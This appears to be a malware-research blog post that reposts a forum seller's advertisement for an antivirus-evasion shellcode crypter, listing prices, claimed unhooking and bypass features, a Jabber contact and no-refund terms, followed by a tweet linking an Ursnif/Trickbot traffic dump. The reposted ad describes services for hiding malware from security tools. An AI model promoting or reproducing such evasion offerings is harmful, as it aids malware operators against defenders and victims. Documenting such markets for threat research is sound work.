I provide you a file "encrypt_payload.exe" to encrypt your payload and show you how to use it. You don't have to create your own encryption algorythme and refud it at scantime.

• Startup Fully unhook, bypass All proactive ($250)
My startup use a method never seen in the wild to bypass every AVs.

• Refud the shellcode ($125)
If your shellcode get detected at Runtime, i will refud it. A runtime detection on a shellcode fully unhook is extremely rare,it don't append before 1 or 2month usualy.

Technical informations

The shellcode is delivered in the desired format (e.g: "byte [] shellcode =" for c # and "char shellcode []" for c / c ++). An implementation method in the language of your choice (vb.net / c # / C / C ++) to execute the shellcode is provided. You can choose the parameters returned by the shellcode. I can help you to implement the shellcode in your code.

Purshase

Before initiate a contract, please PM me on HackForums or contact me throught Jabber :
frenchy04@xmpp.jp
[contract=uid]Purshase[/contract]

Terms of Service:

• No refund
• I will Not help you to create your crypter, only how to use the shellcode

Publicado por peppermalware en 17:27


Etiquetas: frenchy, malware, packer, shellcode

No hay comentarios:

Publicar un comentario

Brad
@malware_traffic

2019-09-04 - Data dump: #Ursnif infection with #Trickbot (gtag: leo11) - #pcap, #malware, and some indicators available at: malware-traffic-analysis.net/2019/09/04/ind…



4 sept. 2019

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